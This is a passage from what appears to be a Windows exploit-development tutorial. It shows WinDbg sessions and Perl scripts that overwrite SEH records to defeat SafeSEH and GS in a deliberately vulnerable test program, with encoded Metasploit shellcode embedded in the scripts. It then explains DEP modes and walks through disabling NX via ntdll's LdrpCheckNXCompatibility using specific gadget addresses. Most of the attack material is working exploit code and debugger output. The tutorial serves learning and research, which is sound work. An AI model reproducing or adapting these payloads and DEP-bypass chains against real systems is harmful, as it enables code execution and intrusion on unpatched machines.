eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc               int     3
0:000> g
(a94.c34): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd41 ebx=00000000 ecx=0012fd41 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41

0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at cccccccc

0:000> g
(a94.c34): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
```



```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fee0 cc              int     3

0:000> d eip
0012fee0  cc cc cc cc 0b 0b 27 00-00 00 00 00 7c ff 12 00  ......'.....|...
0012fef0  79 11 40 00 f1 29 33 00-fc fe 12 00 41 41 41 41  y.@..)3.....AAAA
0012ff00  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff10  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff20  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff30  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff40  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff50  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0:000> d
0012ff60  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff70  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff80  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ff90  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffa0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffb0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffc0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0012ffd0  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

The new (controlled) SEH chain indicates that we have properly overwritten nseh and seh, and after passing the exception to the application, the jump was made to our 4 byte jumpcode at nseh. (4 breakpoints in our scenario).

When stepping through the instructions after the exception occurred ('t' command in windbg), we can see that the validation routines were executed (by ntdll), the address was determined to be valid (call ntdll!RtlIsValidHandler) and finally the handler was executed, which brings us back to the nseh (4 breakpoints) :

```
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=7c828770 esp=0012f8f0 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
ntdll!ExecuteHandler2+0x24:
7c828770 ffd1            call    ecx {00270b0b}
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=00270b0b esp=0012f8ec ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
00270b0b ff5530          call    dword ptr [ebp+30h]  ss:0023:0012f93c=0012fee0
0:000>
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
eip=0012fee0 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012fee0 cc              int     3
```

When looking at eip (see previous windbg output), we can see that our "junk" buffer can be easily referenced, despite the fact that we could not overwrite more memory after overwriting seh (because it contains a null byte). So we still may be able to get a working exploit. The shellcode space will be more or less limited (500 bytes or so)... but it should work.

So if we replace the A's with nops+shellcode+junk, and make a jump into the nops, we should be able to take control. Sample exploit (with breakpoints as shellcode) :

```
my $size=508;
my $nops = "\x90" x 24;
my $shellcode="\xcc\xcc";
$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode));
$junk=$junk."\xeb\x1a\x90\x90";  #nseh, jump 26 bytes
$junk=$junk.pack('V',0x00270b0b);
print "Payload length : " . length($junk)."\n";
system("\"C:\\Program Files\\Debugging Tools for Windows (x86)\\windbg\" seh \"$junk\"\r\n");
```

```
Symbol search path is: SRV*C:\windbg symbols*http://msdl.microsoft.com/download/symbols
Executable search path is:
ModLoad: 00400000 00406000   seh.exe
ModLoad: 7c800000 7c8c2000   ntdll.dll
ModLoad: 77e40000 77f42000   C:\WINDOWS\system32\kernel32.dll
ModLoad: 78520000 785c3000   C:\WINDOWS\WinSxS\x86_...4148_x-ww_D495AC4E\MSVCR90.dll
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=78600000 ebx=7ffd9000 ecx=00000005 edx=00000020 esi=7c8897f4 edi=00151f38
eip=7c81a3e1 esp=0012fb70 ebp=0012fcb4 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
ntdll!DbgBreakPoint:
7c81a3e1 cc              int     3
0:000> g
(6f8.9ac): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012fd90 ebx=00000000 ecx=0012fd90 edx=00130000 esi=00000001 edi=004033a8
eip=004010cb esp=0012fcb4 ebp=0012feec iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010286
seh!GetInput+0xcb:
004010cb 8802            mov     byte ptr [edx],al          ds:0023:00130000=41
0:000> !exchain
0012fee0: 00270b0b
Invalid exception stack at 90901aeb
0:000> g
(6f8.9ac): Break instruction exception - code 80000003 (first chance)
eax=00000000 ebx=00000000 ecx=00270b0b edx=7c828786 esi=00000000 edi=00000000
```

```
eip=0012ff14 esp=0012f8e8 ebp=0012f90c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
0012ff14 cc               int     3
0:000> d eip
0012ff14  cc cc 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff24  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff34  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff44  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff54  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff64  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff74  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
0012ff84  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90  ................
```

pwned ! (that is, if you can find a way around the shellcode corruption when jumping forward :-()


Well, what the heck, let's use 2 backward jumps to overcome the corruption and make this one work :

- one jump (back) at nseh (7 bytes), which will put eip at the end of the buffer before hitting the SE structure,

- execute a jump back of 400 bytes (-400 (decimal) = fffffe70 hex)). The number of nops before putting the shellcode was set to 25 (because the shellcode will not properly run otherwise)

- we'll put the shellcode in the payload before the SE structure was overwritten

```
my $size=508;  #before SE structure is hit
my $nops = "\x90" x 25; #25 needed to align shellcode
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" .
"\x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" .
"\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" .
"\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" .
"\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca" .
"\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a" .
"\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" .
"\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" .
"\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" .
"\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75" .
"\xb9\x48\x57\x7a";

$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode)-5); #5 bytes = length of jmpcode
$junk=$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes
$junk=$junk."\xeb\xf9\xff\xff";  #jump back 7 bytes (nseh)
$junk=$junk.pack('V',0x00270b0b);  #seh

print "Payload length : " . length($junk)."\n";
system("seh \"$junk\"\r\n");
```




Re-compile the executable with /GS and /Safeseh (so both protections at the same time) and try the exploit again.

You'll notice that the exploit fails, but that's only because the offset to overwriting the SE structure is different (because of the security_cookie stuff that goes on). After changing the offset and moving the shellcode a little bit around, this fine piece of code will do the trick again (Windows 2003 Server R2 SP2 Standard, English, application compiled with /GS and /Safeseh, no DEP for seh.exe)

```
my $size=516; #new offset to deal with GS
```

```
my $nops = "\x90" x 200;  #moved shellcode a little bit
# windows/exec - 144 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# EXITFUNC=seh, CMD=calc
my $shellcode="\xd9\xcb\x31\xc9\xbf\x46\xb7\x8b\x7c\xd9\x74\x24\xf4\xb1" .
"\x1e\x5b\x31\x7b\x18\x03\x7b\x18\x83\xc3\x42\x55\x7e\x80" .
"\xa2\xdd\x81\x79\x32\x55\xc4\x45\xb9\x15\xc2\xcd\xbc\x0a" .
"\x47\x62\xa6\x5f\x07\x5d\xd7\xb4\xf1\x16\xe3\xc1\x03\xc7" .
"\x3a\x16\x9a\xbb\xb8\x56\xe9\xc4\x01\x9c\x1f\xca\x43\xca" .
"\xd4\xf7\x17\x29\x11\x7d\x72\xba\x46\x59\x7d\x56\x1e\x2a" .
"\x71\xe3\x54\x73\x95\xf2\x81\x07\xb9\x7f\x54\xf3\x48\x23" .
"\x73\x07\x89\x83\x4a\xf1\x6d\x6a\xc9\x76\x2b\xa2\x9a\xc9" .
"\xbf\x49\xec\xd5\x12\xc6\x65\xee\xe5\x21\xf6\x2e\x9f\x81" .
"\x91\x5e\xd5\x26\x3d\xf7\x71\xd8\x4b\x09\xd6\xda\xab\x75" .
"\xb9\x48\x57\x7a";

$junk=$nops.$shellcode;
$junk=$junk."\x90" x ($size-length($nops.$shellcode)-5);
$junk=$junk."\xe9\x70\xfe\xff\xff"; #jump back 400 bytes
$junk=$junk."\xeb\xf9\xff\xff";  #jump back 7 bytes
$junk=$junk.pack('V',0x00270b0b);

print "Payload length : " . length($junk)."\n";
system("seh \"$junk\"\r\n");
```



SEHOP

A document explaining a technique to bypass SEHOP was recently released and can be found at http://www.sysdream.com/articles/sehop_en.pdf

DEP

In all the examples we have used so far, we have put our shellcode somewhere on the stack and then attempted to force the application to jump to our shellcode and execute it. Hardware DEP (or Data Execution Prevention) aims are preventing just that… It enforces non-executable pages (basically marks the stack/part of the stack as non-executable), thus preventing the execution of arbitrary shellcode.

Wikipedia states *"DEP runs in two modes: hardware-enforced DEP for CPUs that can mark memory pages as nonexecutable (NX bit), and software-enforced DEP with a limited prevention for CPUs that do not have hardware support. Software-enforced DEP does not protect from execution of code in data pages, but instead from another type of attack (SEH overwrite).*


DEP was introduced in Windows XP Service Pack 2 and is included in Windows XP Tablet PC Edition 2005, Windows Server 2003 Service Pack 1 and later, Windows Vista, and Windows Server 2008, and all newer versions of Windows."

In other words : Software DEP = Safeseh ! Software DEP has nothing to do with the NX/XD bit at all ! (You can read more about the behaviour of DEP in this Microsoft KB article and at Uninformed).

When the processor/system has NX/XD support/enabled, then Windows DEP = hardware DEP. If the processor does not support it, you don't get DEP, but only safeseh (when enabled).

The Data Execution Prevention tabsheet in Windows will indicate whether hardware support is enabled or not.

When the processor/system does not have NX/XD support/enabled, then Windows DEP = software DEP. The Data Execution Prevention tabsheet in Windows will indicate this :



2 big processor vendors have implemented their own non-exec page protection (hardware DEP) :

- The no-execute page-protection (NX) processor was developed by AMD.

- The Execute Disable Bit (XD) feature was developed by Intel.It is important to understand that, depending on the OS version/SP level, the behaviour of software DEP can be different. Where software DEP was enabled only for core Windows processes in earlier versions of Windows, and client versions of the operating system (and can support DEP for applications that are enabled for protection or have a flag set), this setting has been reversed in later version of the Windows server OS, where everything is DEP protected, except for the processes that are manually added to the exclusion list. It's quite normal that client OS versions use the OptIn method, because they need to be able to run all sorts of software packages which may or may be DEP compatible. On servers, it's more safe to assume that applications will get properly tested before being deployed to a server (and if things break, they can still be put in the exclusion list).The default DEP setting on Windows 2003 server SP1 is OptOut. This means that, by default, all processes are protected by DEP, except the ones that are put in the exception list.The default DEP setting on Windows XP SP2 and Vista is OptIn (so only system processes and applications are protected).

Next to optin and optout, there are 2 more modes (boot options) that affect DEP :

- **AlwaysOn** : indicates that all processes are protected by DEP, no exceptions). In this mode, DEP cannot be turned off at runtime.:

- **AlwaysOff** : indicates that no processes are protected by DEP. In this mode, DEP cannot be turned on at runtime.On 64bit Windows systems, DEP is always turned on and cannot be disabled. Keep in mind that Internet Explorer is still a 32bit application (and is subject to the DEP modes described above.)

NX/XD bit

Hardware-enforced DEP enables the NX bit on compatible CPUs, through the automatic use of PAE kernel in 32-bit Windows and the native support on 64-bit kernels. Windows Vista DEP works by marking certain parts of memory as being intended to hold only data, which the NX or XD bit enabled processor then understands as non-executable. This helps prevent buffer overflow attacks from succeeding. In Windows Vista, the DEP status for a process, that is, whether DEP is enabled or disabled for a particular process can be viewed on the Processes tab in the Windows Task Manager.

The concept of NX protection is pretty simple. If the hardware supports NX, if the BIOS is configured to enable NX, and the OS supports it, at least the system services will be protected. Depending on the DEP settings, apps could be protected too. Compilers such as Visual Studio C++ offer a link flag (/NXCOMPAT) that will enable applications for DEP protection.

When running the exploits from previous chapter against a Windows 2003 Server (R2, SP2, standard edition) that has NX (Hardware DEP) enabled, or NX disabled and DEP set to OptOut, these exploits stop working (because our 0×00270b0b/0×00280b0b address failed the 'check if this is a valid handler' test, which is what software DEP does, or just fails because it attempts to execute code from the stack (which is what NX/XD HW Dep attempts to prevent) . If you add our little seh.exe vulnerable application to the DEP exclusion list, the exploit works again (after we change the call dword ptr[ebp+30h] address from 0×00270b0b to 0×00280b0b). So DEP works fine.

Bypassing (HW) DEP

As of today, there are a couple of well known techniques to bypass DEP :

ret2libc (no shellcode)

This technique is based on the concept that, instead of performing a direct jump to your shellcode (which will be blocked by DEP), a call to an existing library/function is made. As a result, the code in that library/function is executed (optionally taking data from the stack as argument) and used as your 'malicious code'. You basically overwrite EIP with a call to an existing piece of code in a library, which triggers for example a "system" command "cmd". So while the NX/XD stack and heap prevent arbitraty code execution, the library code itself is still executable and can be abused. (Basically, you return into a library function with a fake call frame). It's clear that this technique somewhat limits the type of code that you want to execute, but if you can live with this, it will work. You can read more about this technique at http://www.infosecwriters.com/text_resources/pdf/return-to-libc.pdf and at http://securitytube.net/Buffer-Overflow-Primer-Part-8-(Return-to-Libc-Theory)-video.aspx

ZwProtectVirtualMemory

This is another technique that can be used to bypass hardware DEP. Read more at http://woct-blog.blogspot.com/2005/01/dep-evasion-technique.html. This technique is based on ret2libc, in essence it chains multiple ret2libc functions together in order to redefine parts of memory as executable. In this scenario, the stack is set up in such a way that, when a function call returns, it calls the VirtualProtect function. One of the parameters that is passed on to this function is the return address. If you set this return address to be for example a jmp esp, and you have your shellcode sitting at ESP when the VirtualProtect function returns, you'll have a working exploit. Other parameters are the address of the shellcode (or memory location that needs to be set executable (the stack for example)), the size of the shellcode, etc... Unfortunately, returning into VirtualProtect requires you to be able to use null bytes (which can be a bummer if you are working with string based buffers/ascii payload). I won't further discuss this technique in this document.

Disable DEP for the process (NtSetInformationProcess)

Because DEP can be put in different modes (optin, optout, etc), the OS (ntdll) needs to be able to turn off DEP on a per process basis, at runtime. So there must be some code, a handler/api, that will determine whether NX must be enabled or not, and optionally turn off NX/XD, if required. If a hacker can take advantage of this ntdll API, NX/Hardware DEP protection could be bypassed.

The DEP settings for a process are stored in the Flags field in the kernel (KPROCESS structure). This value can be queried and changed with NtQueryInformationProcess and NtSetInformationProcess, with information class ProcessExecuteFlags (0×22), or with a kernel debugger.

Enable DEP and Run seh.exe through a debugger. The KPROCESS structure looks like this (I've omitted all non-relevant pieces) :

```
0:000> dt nt!_KPROCESS -r
ntdll!_KPROCESS

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : Pos 0, 1 Bit
      +0x000 ExecuteEnable    : Pos 1, 1 Bit
      +0x000 DisableThunkEmulation : Pos 2, 1 Bit
      +0x000 Permanent        : Pos 3, 1 Bit
      +0x000 ExecuteDispatchEnable : Pos 4, 1 Bit
      +0x000 ImageDispatchEnable : Pos 5, 1 Bit
      +0x000 Spare            : Pos 6, 2 Bits
```

The _KPROCESS structure for the seh.exe process (starts at 0×00400000) contains these values :

```
0:000> dt nt!_KPROCESS 00400000 -r
ntdll!_KPROCESS
   +0x000 Header           : _DISPATCHER_HEADER

. . .

   +0x06b Flags            : _KEXECUTE_OPTIONS
      +0x000 ExecuteDisable   : 0y1
```

```
+0x000 ExecuteEnable     : 0y0
+0x000 DisableThunkEmulation : 0y0
+0x000 Permanent         : 0y0
+0x000 ExecuteDispatchEnable : 0y0
+0x000 ImageDispatchEnable : 0y1
+0x000 Spare             : 0y00
```

(again, non-relevant pieces were left out)

“ExecuteDisable” is set when DEP is enabled. “ExecuteEnable” is set when DEP is disabled. The “Permanent” flag, when set, indicates that these settings are final and cannot be changed.

David Kennedy (from SecureState) has recently released an excellent paper (partially based on Skape's and Skywing's work published at Uninformed) on how hardware DEP can be bypassed on Windows 2003 SP2. I'll simply discuss this technique again in this chapter.

In essence, this DEP bypass technique calls the system functions that will disable DEP, and then returns to the shellcode. In order to be able to do so, you need to be able to set up the stack in a special way… You'll understand what I mean in just a few.

The first thing that needs to happen is a “call function NtSetInformationProcess” (which resides in ntdll's LdrpcCheckNXCompatibility routing), When this function is called (with information class ProcessExecuteFlags (0×22)), and the MEM_EXECUTE_OPTION_ENABLE flag (0×2) is specified, DEP will be disabled. In short, the function call looks like this (copied from Skape/Skywing's paper) :

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
   NtCurrentProcess(),    // (HANDLE)-1
   ProcessExecuteFlags,   // 0x22
   &ExecuteFlags,         // ptr to 0x2
   sizeof(ExecuteFlags)); // 0x4
```

In order to initiate this function call, you can use a couple of techniques. One possibility would be to to use a ret2libc method, The flow would need to be redirected to the NtSetInformationProcess function. In order to feed it the correct arguments, the stack would need to be set up to contain the correct values. The drawback of this scenario is that you would need to be able to use a null byte in the attack buffer.

Another possibility would be to take advantage of another set of existing code in ntdll, which will disable NX support for the process, and transfer control back to the user-controlled buffer. You will still need to be able to set up the stack to do this, but you won't need to be able to control the arguments.

Please note that this technique can be very OS version specific. It is a lot easier to use this technique against a Windows XP SP2 or SP3 or Windows 2003 SP1 than it is with Windows 2003 SP2.

Disabling DEP (Windows XP / Windows 2003 SP1) : demonstration

In order to disable NX/HW DEP on Windows XP, the following things need to happen :

- eax must be set to 1 (well, the low bit of eax must be set to 1) and then the function should return (instructions such as “mov eax,1 / ret” – “mov al,0×1 / ret” – “xor eax,eax / inc eax / ret” – etc will do). You'll see why this needs to happen in a minute .

- jump to LdrpCheckNXCompatibility, where the following things happen :

(1) set esi to 2

(2) see if zero flag is set (which is the case if eax contains 1)

(3) a check is made whether the low byte of eax contains 1 or not. If it does, a jump is made to another piece of code in LdrpCheckNXCompatibility

(4) a local variable is set to the contents of esi. (ESI contains 2 – see step((1), so this variable will contain 2)

(5) Jump to another piece of code in LdrpCheckNXCompatibility is made

(6) A check is made to see if this local variable contains 0. It contains 2 (see step 4), so it will redirect flow and jump to another piece of code in LdrpCheckNXCompatibility

(7) Here, a call to NtSetInformationProcess is made, with the ProcessExecuteFlags information class. The processinformation parameter pointer is passed, which was previously initialized to 2 (see step 1 and 4). This results in NX being disabled for the process.

(8) At this location, a typical function epilogue is executed (saved registers are restored and leave/ret instructions are called).

In order to get this to work, you need to know 3 addresses, and they need to be placed at very specific places on the stack :

- set eax to 1 and return. You need to overwrite EIP with this address.

- address of start of cmp al,0×1 inside ntdll!LdrpCheckNXCompatibility. When eax is set to 1 and the function returns, this address need to be next in line on the stack (so it is being put in EIP). Pay attention to the “ret” instruction from previous step. If there is a ret + offset, you may need to apply this offset in the stack. This will make the flow jump to the function that will disable NX and then returns. Just step through the exploit and see where it returns at.

- jump to your shellcode (jmp esp, etc). When the “disable NX” returns, this address must be put in EIP.

Furthermore, ebp **must** point to a valid, writable address, so the value (digit ‘2’) can be stored (This variable which will serve as a parameter to the SetInformationProcess call, disabling NX). Since you have probably also overwritten saved EBP with your buffer, you'll have to build in a technique that will make ebp point to a valid writable address (address on the stack for example) before initiating the NX Disable routines. We'll talk about this later on.

In order to demonstrate DEP bypass on Windows XP, we'll use the vulnerable server application (code available at top of this post under “Stack cookie protection debugging & demonstration”), which will spawn a network listener (tcp 200) and wait for input. This application is vulnerable to a buffer overflow, allowing us to directly control RET (saved EIP). Compile this code on Windows XP SP3 (without /GS, without Safeseh). Make sure DEP is enabled.

Let's gather all components and setup the stack in a special way, which is required to make this bypass work.

We can find an instruction that will put 1 in eax and then return in ntdll (NtdllOkayToLockRoutine) :

```
ntdll!NtdllOkayToLockRoutine:
7c95371a b001            mov     al,1
7c95371c c20400          ret     4
```

Pay attention : we need to deal with a 4 byte offset change (because a ret+0×04 will be executed)

Some other possible instructions can be found here :

kernel32.dll :

```
kernel32!NlsThreadCleanup+0x71:
7c80c1a0 b001            mov     al,1
7c80c1a2 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda402
RPCRT4!NDR_PIPE_HELPER32::GotoNextParam+0x1b:
77eda402 b001            mov     al,1
77eda404 c3              ret
```

rpcrt4.dll :

```
0:000> u 0x77eda6ba
RPCRT4!NDR_PIPE_HELPER32::VerifyChunkTailCounter:
77eda6ba b001            mov     al,1
77eda6bc c20800          ret     8
```

Pay attention : ret+0×08 !

(I'll explain how to look for these addresses later on)

Ok, we have 4 addresses that will take care of the first requirement. This address must be put at the saved EIP address.

The LdrpCheckNXCompatibility function on Windows XP SP3 (English) looks like this :

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c91cd31 8bff            mov     edi,edi
7c91cd33 55              push    ebp
7c91cd34 8bec            mov     ebp,esp
7c91cd36 51              push    ecx
7c91cd37 8365fc00        and     dword ptr [ebp-4],0
7c91cd3b 56              push    esi
7c91cd3c ff7508          push    dword ptr [ebp+8]
7c91cd3f e887ffffff      call    ntdll!LdrpCheckSafeDiscDll (7c91cccb)
7c91cd44 3c01            cmp     al,1
7c91cd46 6a02            push    2
7c91cd48 5e              pop     esi
7c91cd49 0f84ef470200    je      ntdll!LdrpCheckNXCompatibility+0x1a (7c94153e)
```

At 7c91cd44, steps (1) to (3) are executed. esi is set to 2, and we will to jump to 0×7c94153e.). That means that the second address we need to craft on our custom stack is 7c91cd44.

At 7c91cd49, the jump is made to 7c94153e, which contains the following instructions :

```
ntdll!LdrpCheckNXCompatibility+0x1a:
7c94153e 8975fc          mov     dword ptr [ebp-4],esi
7c941541 e909b8fdff      jmp     ntdll!LdrpCheckNXCompatibility+0x1d (7c91cd4f)
```

This is where steps (4) and (5) are executed. esi contains value 2, and ebp-4 is now filled with the contents of esi (=2). Next we will jump to 7c91cd4f, which contains the following instructions :

```
0:000> u 7c91cd4f
ntdll!LdrpCheckNXCompatibility+0x1d:
7c91cd4f 837dfc00        cmp     dword ptr [ebp-4],0
7c91cd53 0f85089b0100    jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c936861)
```

This is step 6. The code determines whether the local variable (ebp-4) contains 0 or not. We have put '2' in this local variable, so the jump (jump if not equal) is made to 7c936861. At that address, the following instructions are executed (step 7):

```
0:000> u 7c936861
ntdll!LdrpCheckNXCompatibility+0x4d:
7c936861 6a04            push    4
7c936863 8d45fc          lea     eax,[ebp-4]
7c936866 50              push    eax
7c936867 6a22            push    22h
7c936869 6aff            push    0FFFFFFFFh
7c93686b e82e74fdff      call    ntdll!ZwSetInformationProcess (7c90dc9e)
7c936870 e91865feff      jmp     ntdll!LdrpCheckNXCompatibility+0x5c (7c91cd8d)
7c936875 90              nop
```

At 7c93686b, the ZwSetInformationProcess function is called. The instructions prior to that location basically set the arguments in the ProcessExecuteFlags Information class. One of these parameters (currently at ebp-4) is 0×02, which means that NX will be disabled. When this function completes, it returns back and executes the next instruction (at 7c936870), which contains the epilog :

```
ntdll!LdrpCheckNXCompatibility+0x5c:
7c91cd8d 5e              pop     esi
7c91cd8e c9              leave
7c91cd8f c20400          ret     4
```

At that point, NX is disabled, and the "ret 4" will jump back to the caller function. If we have set up the stack correctly, we land back at a location on the stack that can be filled with a jump instruction to our shellcode.

